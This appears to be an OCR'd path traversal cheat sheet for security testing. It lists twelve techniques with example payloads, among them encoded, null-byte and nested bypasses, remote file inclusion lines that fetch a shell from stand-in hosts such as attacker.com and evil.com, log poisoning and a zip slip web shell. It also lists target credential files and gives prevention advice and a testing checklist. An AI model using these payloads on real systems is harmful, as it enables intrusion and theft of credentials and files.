
PATH TRAVERSAL

Directory Traversal Attack Reference

> **What is Path Traversal?**
> Path Traversal (also known as Directory Traversal or dot-dot-slash attack) is a vulnerability that allows attackers to access files and directories outside the intended web root directory. By manipulating file path parameters using sequences like ../ (dot-dot-slash), attackers can read sensitive system files, configuration files, source code, and credentials.

1. Basic Directory Traversal

Description: Uses ../ (parent directory) sequences to navigate up the directory tree and access files outside web root. Each ../ moves up one directory level. Most fundamental and common path traversal technique.



Example Payload:

```
../../../../etc/passwd
```


Attack Vectors:

```
file.php?page=../../../../etc/passwd | download.php?file=../../config.php
```

> **Impact:** Access to sensitive system files, configuration files, application source code

2. Absolute Path Traversal

Description: Uses absolute file paths instead of relative paths to directly access files. Bypasses applications that don't properly validate absolute paths. Works when application accepts full paths.



Example Payload:

```
/etc/passwd or C:\Windows\System32\config\SAM
```


Attack Vectors:

```
file.php?path=/etc/passwd | download?file=C:\boot.ini
```

Impact: Direct access to any readable file on system, bypasses relative path filters

3. Encoded Traversal Sequences

Description: URL encoding or double encoding of traversal sequences to bypass input filters. Filters may block ../ but miss encoded versions. Common encodings: %2e%2e%2f, %252e%252e%252f (double), %c0%ae (UTF-8 overlong).



Example Payload:

```
..%2f..%2f..%2fetc%2fpasswd
```


Attack Vectors:

```
URL: %2e%2e%2f | Double: %252e%252e%252f | UTF-8: %c0%ae%c0%ae/
```

Impact: Bypasses basic blacklist filters, WAF evasion

4. Path Traversal with Null Byte Injection

Description: Uses null byte (%00) to terminate string processing in languages like PHP (pre-5.3.4) and C. Application appends extension but null byte truncates it. Example: file.txt%00.php reads as file.txt.



Example Payload:

```
../../../../etc/passwd%00.jpg
```


Attack Vectors:

```
image?file=../../../config.php%00.png | Old PHP: %00 truncates extension
```

Impact: Bypasses extension validation, access files without expected extension

5. Traversal with Path Normalization Bypass

Description: Exploits differences between path normalization implementations. Uses sequences like ..././ or ...// that normalize to ../ after processing. Some filters strip single ../ but miss these variations.



Example Payload:

```
....//....//....//etc/passwd or ..;/..;/etc/passwd
```


Attack Vectors:

```
Variations: ....// | ..;/ | ..\\/ | .../.../ | Multiple encodings
```

Impact: Bypasses regex filters and path sanitization, advanced filter evasion

6. Windows-Specific Path Traversal

Description: Windows uses backslash (\) as path separator. Can mix forward and backslashes. Uses Windows-specific paths and alternate data streams (ADS). Drive letters and UNC paths provide additional attack vectors.



Example Payload:

```
..\..\..\Windows\System32\config\SAM
```


Attack Vectors:

```
Backslash: ..\ | Mixed: ../..\../ | ADS: file.txt::$DATA | UNC: \\host\share
```

Impact: Windows system file access, SAM database, boot.ini, configuration files

7. Nested Traversal Sequences

Description: Embeds traversal sequences within themselves. When filter removes single occurrence, nested version remains. Example: ....// becomes ../ after removing one ../. Multiple nesting levels increase success.



Example Payload:

```
....//....//....//etc/passwd
```


Attack Vectors:

```
Double: ....// | Triple: ....../// | Nested: ..././..././ | Mixed: .....\\//
```

Impact: Defeats filters that only strip traversal sequences once

8. Path Traversal via File Inclusion

Description: Combines path traversal with Local File Inclusion (LFI). Includes sensitive files through vulnerable include/require statements. Can escalate to RCE through log poisoning or proc files.



Example Payload:

```
page.php?include=../../../../var/log/apache2/access.log
```


Attack Vectors:

```
LFI: include= | Log poisoning: inject PHP in logs | proc/self/environ
```

Impact: File disclosure, potential RCE through log poisoning or /proc exploitation

9. Path Traversal in Archive Extraction (Zip Slip)

Description: Exploits insecure archive extraction. Malicious archives contain files with ../ in their names. When extracted, files are written outside intended directory. Affects ZIP, TAR, RAR, and other archive formats.



Example Payload:

```
Archive entry: ../../../../var/www/html/shell.php
```


Attack Vectors:

```
Malicious archive with traversal in entry names | Overwrites system files
```

Impact: Arbitrary file write, web shell deployment, system file overwrite

10. Path Traversal with Filter Bypass Tricks

Description: Advanced techniques to bypass sophisticated filters: unicode normalization, case variations, overlong UTF-8 encoding, filesystem case sensitivity abuse, 8.3 short names (Windows), symbolic links.



Example Payload:

```
..%c0%af..%c0%af..%c0%afetc/passwd
```


Attack Vectors:

```
Unicode: %c0%ae | Case: ../ vs ..%5C | UTF-8 overlong | 8.3: PROGRA~1
```

Impact: Bypasses complex WAF rules and input validation

11. Remote File Inclusion (RFI) Hybrid

Description: Some path traversal vulnerabilities accept URLs, enabling remote file inclusion. Attacker hosts malicious file on external server and includes it. Differs from traditional RFI by exploiting traversal-vulnerable parameter.



Example Payload:

```
file.php?page=http://attacker.com/shell.txt
```

Attack Vectors:

```
HTTP: http://evil.com/shell.php | FTP: ftp://evil.com/malware | Data URI
```

Impact: Remote code execution, full system compromise, malware deployment

12. Path Traversal in API Parameters

Description: APIs often overlook path validation in parameters. JSON APIs, REST endpoints, GraphQL queries with file parameters. Mobile APIs frequently vulnerable. Less scrutinized than traditional web forms.

Example Payload:

```
{"filepath": "../../../../etc/passwd"}
```

Attack Vectors:

```
JSON: {"file": "../../../"} | REST: /api/download?path=../ | GraphQL query
```

Impact: API data breach, backend system access, cloud storage enumeration

HIGH-VALUE TARGET FILES

Linux/Unix Configuration Files

- /etc/passwd - User account information
- /etc/shadow - Hashed passwords (requires root)
- /etc/group - Group information
- /etc/hosts - DNS host mappings
- /etc/hostname - System hostname
- /etc/issue - Pre-login message
- /etc/motd - Message of the day
- /etc/mysql/my.cnf - MySQL configuration
- /etc/apache2/apache2.conf - Apache config
- /etc/nginx/nginx.conf - Nginx configuration

Linux/Unix Log Files

- /var/log/apache2/access.log - Apache access logs
- /var/log/apache2/error.log - Apache errors
- /var/log/nginx/access.log - Nginx access
- /var/log/nginx/error.log - Nginx errors
- /var/log/auth.log - Authentication logs
- /var/log/syslog - System logs
- /var/log/mail.log - Mail server logs
- /var/log/mysql/error.log - MySQL errors

Linux/Unix Application Files

- /var/www/html/index.php - Web root files
- /var/www/html/config.php - App configuration
- /home/user/.ssh/id_rsa - SSH private keys
- /home/user/.bash_history - Command history
- /root/.ssh/id_rsa - Root SSH key
- /proc/self/environ - Process environment
- /proc/self/cmdline - Current process command
- /proc/version - Kernel version

Windows System Files

- C:\Windows\System32\config\SAM - Password hashes
- C:\Windows\System32\config\SYSTEM - System registry
- C:\Windows\repair\SAM - Backup SAM
- C:\Windows\win.ini - Windows config
- C:\boot.ini - Boot configuration
- C:\Windows\System32\drivers\etc\hosts - DNS
- C:\Windows\debug\NetSetup.log - Network setup
- C:\inetpub\wwwroot\web.config - IIS config

Windows Application Files

- C:\xampp\htdocs\config.php - XAMPP config
- C:\wamp\www\config.php - WAMP config
- C:\Program Files\MySQL\my.ini - MySQL config
- C:\Users\Administrator\Desktop\passwords.txt
- C:\inetpub\logs\LogFiles\W3SVC1\ - IIS logs

Application Configuration Files

- config.php / configuration.php - App config
- .env - Environment variables (Laravel, etc)
- settings.py - Django settings
- web.config - .NET configuration
- wp-config.php - WordPress database creds
- database.yml - Rails database config
- .htaccess - Apache directory config
- composer.json / package.json - Dependencies

TRAVERSAL DEPTH STRATEGIES

• **Start with 5-10 Levels:** Begin with ../../../../../ to ensure you reach root. Web apps typically 3-5 directories deep. Extra levels don't hurt on Unix (stops at root).

• **Gradually Reduce:** If payloads too long or filtered, reduce from 10 to 5 to 3. Test different depths to find sweet spot for specific application.

• **Platform Differences:** Unix: Extra ../ ignored at root. Windows: Can traverse to different drives. Adjust depth based on target OS.

• **Automation:** Use Burp Intruder or custom scripts to test 1-15 directory levels automatically. Saves time during testing.

ENCODING REFERENCE

Character	URL Encoding	Double Encoding	Unicode
.	%2e	%252e	%c0%2e
/	%2f	%252f	%c0%af
\	%5c	%255c	%c1%9c
Null byte	%00	%2500	N/A

PATH TRAVERSAL PREVENTION

• **Whitelist Validation (Best):** Maintain whitelist of allowed files/directories. Never allow user to specify arbitrary paths. Use file IDs or indices instead of filenames. Example: file.php?id=123 maps to safe filename internally.

• **Path Canonicalization:** Resolve all paths to canonical (absolute) form before validation. Use realpath() in PHP, Path.GetFullPath() in .NET. Check canonical path stays within allowed directory.

• **Strip Traversal Sequences:** Remove all ../ and ..\ sequences recursively. Must handle encoded versions too. Not foolproof - use with other defenses. Better to use whitelist.

• **Chroot Jail / Sandboxing:** Run application in chroot environment or container that restricts filesystem access. Even if path traversal succeeds, limits accessible files.

• **Validate Against Blacklist (Last Resort):** Block ../, .\, absolute paths, null bytes, URL encoding. Must be comprehensive. Easily bypassed - use only as additional layer.

• **Parameterized File Access:** Abstract file operations behind API that doesn't expose paths. Use database to map IDs to files. Application logic controls all file access.

• **Remove User Control:** Best solution: don't let users specify file paths at all. If needed, provide dropdown of allowed options rather than text input.

• **Regular Security Testing:** Automated scanning with Burp, OWASP ZAP. Manual testing with encoding variations. Include path traversal in SDLC testing requirements.

DETECTION & TESTING CHECKLIST

✓ Test all file/path parameters: download, include, file, page, path, doc, etc.

✓ Start with basic traversal: ../../../../etc/passwd

✓ Try absolute paths: /etc/passwd and C:\Windows\win.ini

✓ Test URL encoding: ..%2f..%2f..%2fetc%2fpasswd

✓ Test double encoding: ..%252f..%252f..%252fetc%252fpasswd

✓ Try null byte injection: ../../../../etc/passwd%00.jpg

✓ Test nested sequences: ....//....//....//etc/passwd

✓ Mix separators: ../../../..\\Windows\\win.ini

✓ Test case variations (Windows): ../ vs ..\

✓ Try unicode/overlong UTF-8: ..%c0%af..%c0%af

✓ Test with different depths: 3 to 15 directory levels

✓ Look for error messages revealing paths

✓ Check API endpoints and JSON parameters

✓ Test file upload with malicious archives (zip slip)

✓ Try both forward slash (/) and backslash (\)

✓ Examine application behavior with invalid paths

✓ Test cookie values and HTTP headers containing paths

> **Note:** This cheat sheet is for educational and authorized security testing only. Unauthorized access to files and systems is illegal. Always get written permission before testing.